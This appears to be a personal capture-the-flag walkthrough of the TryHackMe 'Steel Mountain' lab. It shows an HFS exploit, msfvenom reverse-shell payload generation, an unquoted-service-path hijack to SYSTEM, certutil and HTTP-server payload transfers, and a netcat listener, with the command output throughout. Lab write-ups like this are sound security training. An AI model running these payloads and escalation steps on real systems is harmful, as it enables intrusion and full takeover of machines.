
Steel Mountain - THM (Done)


https://tryhackme.com/r/room/steelmountain



The box does not respond to ping. That's why use -Pn.

-Pn=scan without pinging

Gaining a Foothold




80 = web server (we might have to run dirbuster)

139/445 = smb open we look for service version, samba vuln, we can enumerate session or share


port 5985 = win rm

8080 = HFS file server HTTPFileServer



if the exploit is written in ruby, we could probably have metasploit module.

msfconsole



info


This exploit may or may not work. We should give it a go.


run


Escalation via Unquoted Service Path Metasploit

Use PowerUp

gedit PowerUp.ps1. We gotta add Invoke-AllChecks because we are gonna use meterpreter shell.


Open
PowerUp.ps1
~/transfer
Save
$StatusOutput += "`n`n[*] Checking for Autologon credentials in registry...`n"
$AutologonCreds = Get-RegAutoLogon
if ($AutologonCreds){
try{
if (($AutologonCreds.DefaultUserName) -and (-not ($AutologonCreds.DefaultUserName -eq ''))) {
$StatusOutput += "[+] Autologon default credentials: $($AutologonCreds.DefaultDomainName), $($AutologonCreds.DefaultUserName), $($AutologonCreds.DefaultPassword),"
}
}
catch {}
try {
if (($AutologonCreds.AltDefaultUserName) -and (-not($AutologonCreds.AltDefaultUserName -eq ''))) {
$StatusOutput += "[+] Autologon alt credentials: $($AutologonCreds.AltDefaultDomainName), $($AutologonCreds.AltDefaultUserName), $($AutologonCreds.AltDefaultPassword),"
}
}
catch {}
}
# output everything
$StatusOutput
}
# throw up a warning if not launched with PowerShell version 2
if ((get-host).Version.Major -ne "2")
{
Write-Warning "[!] PowerUp is written for PowerShell version 2.0"
Write-Warning "[!] For proper behavior, launch powershell.exe with the '-Version 2' flag"
}
Invoke-AllChecks
Saving file "/root/transfer/PowerUp.ps1"...
Plain Text
Tab Width: 8
Ln 1300, Col 17
INS


root@kali: ~
root@kali: ~/transfer
meterpreter > upload /root/transfer/PowerUp.ps1
[*] uploading : /root/transfer/PowerUp.ps1 -> PowerUp.ps1
[*] Uploaded 343.20 KiB of 343.20 KiB (100.0%): /root/transfer/PowerUp.ps1 -> PowerUp.ps1
[*] uploaded : /root/transfer/PowerUp.ps1 -> PowerUp.ps1
meterpreter > shell
Process 3980 created.
Channel 10 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>powershell -ep bypass
powershell -ep bypass
Windows PowerShell
Copyright (C) 2013 Microsoft Corporation. All rights reserved.
whoami
^C
Terminate channel 10? [y/N] y
meterpreter >
cmd stuck


C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>powershell -ep bypass .\PowerUp.ps1
powershell -ep bypass .\PowerUp.ps1
WARNING: [!] PowerUp is written for PowerShell version 2.0
WARNING: [!] For proper behavior, launch powershell.exe with the '-Version 2'

This is gonna run

PowerUp result

```
[*] Running Invoke-AllChecks


[*] Checking for unquoted service paths...
[*] Use 'Write-UserAddServiceBinary' to abuse

[+] Unquoted service path: AdvancedSystemCareService9 - C:\Program Files (x86)\IObit\Advanced SystemCare\ASCServ
ice.exe
[+] Unquoted service path: AWSLiteAgent - C:\Program Files\Amazon\XenTools\LiteAgent.exe
[+] Unquoted service path: IObitUnSvr - C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
[+] Unquoted service path: LiveUpdateSvc - C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe


[*] Checking service executable permissions...
[*] Use 'Write-ServiceEXE -ServiceName SVC' to abuse

[+] Vulnerable service executable: AdvancedSystemCareService9 - C:\Program Files (x86)\IObit\Advanced SystemCare
\ASCService.exe
[+] Vulnerable service executable: IObitUnSvr - C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
[+] Vulnerable service executable: LiveUpdateSvc - C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe
```

```
C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>sc query AdvancedSystemCareService9
sc query AdvancedSystemCareService9

SERVICE_NAME: AdvancedSystemCareService9
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 4  RUNNING
                             (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```

```
C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>sc stop AdvancedSystemCareService9
sc stop AdvancedSystemCareService9

SERVICE_NAME: AdvancedSystemCareService9
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 4  RUNNING
                             (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>sc query AdvancedSystemCareService9
sc query AdvancedSystemCareService9

SERVICE_NAME: AdvancedSystemCareService9
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```

```
root@kali:~# cd transfer/
root@kali:~/transfer# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.11.4.114 LPORT=5555 -f exe > ASCS
ervice.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes

root@kali:~/transfer#
```

generate payload

msfconsole

Use multi/handler

```
msf5 > use multi/handler
```

```
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
```


options. set everything. and run. wait for reverse shell.


```
meterpreter > cd c:\\
meterpreter > cd "program files (x86)"
meterpreter > pwd
c:\program files (x86)
meterpreter > cd IObit
meterpreter > cd "Advanced SystemCare"
meterpreter > upload /root/transfer/ASCService.exe
[*] uploading  : /root/transfer/ASCService.exe -> ASCService.exe
[*] Uploaded 7.00 KiB of 7.00 KiB (100.0%): /root/transfer/ASCService.exe -> ASCService.exe
[*] uploaded   : /root/transfer/ASCService.exe -> ASCService.exe
meterpreter > shell
Process 2036 created.
Channel 13 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

c:\program files (x86)\IObit\Advanced SystemCare>sc start AdvancedSystemCareService9
sc start AdvancedSystemCareService9
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Manual Challenge Walkthrough





```
root@kali:~/transfer# locate nc.exe
/root/nc.exe
/usr/share/windows-resources/binaries/nc.exe
root@kali:~/transfer# ls
ASCService.exe         HHUPD.EXE            nc.exe       rottenpotato.exe  SharpUp.exe
CVE-2017-0213_x64.exe  MSFRottenPotato.exe  PowerUp.ps1  Seatbelt.exe      winPEAS64.exe
root@kali:~/transfer# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.148.139 - - [27/Apr/2020 23:44:54] "GET /nc.exe HTTP/1.1" 200 -
10.10.148.139 - - [27/Apr/2020 23:44:54] "GET /nc.exe HTTP/1.1" 200 -
10.10.148.139 - - [27/Apr/2020 23:44:54] "GET /nc.exe HTTP/1.1" 200 -
10.10.148.139 - - [27/Apr/2020 23:44:54] "GET /nc.exe HTTP/1.1" 200 -
```

```
root@kali:/usr/share/exploitdb/exploits/windows/remote# gedit 39161.py
root@kali:/usr/share/exploitdb/exploits/windows/remote# python 39161.py 10.10.148.139 8080
```

```
root@kali:~/transfer# nc -nvlp 7777
listening on [any] 7777 ...
connect to [10.11.4.114] from (UNKNOWN) [10.10.148.139] 50105
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>whoami
whoami
steelmountain\bill

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>
```


Copy winpeas to Windows machine. Don't forget to python http server on kali where winpeas exe file is located.

```
C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>certutil.exe -urlcache -f http://10.
11.4.114/winPEAS64.exe winpeas.exe
certutil.exe -urlcache -f http://10.11.4.114/winPEAS64.exe winpeas.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.
```


```
>winpeas.exe #run winpeas on Windows Machine
```


Winpeas result


```
[+] Looking for AutoLogon credentials(T1012)
  Some AutoLogon credentials were found!!
  DefaultUserName                  :  bill
  DefaultPassword                  :  PMBAf[illegible]KhZAxVhvqb
```


(Services Information)
[+] Interesting Services -non Microsoft-(T1007)
[?] Check if you can overwrite some service binary or perform a DLL hijacking, also check for unquoted paths
https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services
AdvancedSystemCareService9(Advanced SystemCare Service 9)[C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe] - Auto - Stopped - No quotes and Space detected
Advanced SystemCare Service
AmazonSSMAgent(Amazon SSM Agent)["C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe"] - Auto - Running
Amazon SSM Agent
Do not attack AWS
AWSLiteAgent(Amazon Inc. - AWS Lite Guest Agent)[C:\Program Files\Amazon\XenTools\LiteAgent.exe] - Auto - Running - No quotes and Space detected
AWS Lite Guest Agent
Ec2Config(Amazon Web Services, Inc. - Ec2Config)["C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe"] - Auto - Running - isDotNet
Ec2 Configuration Service

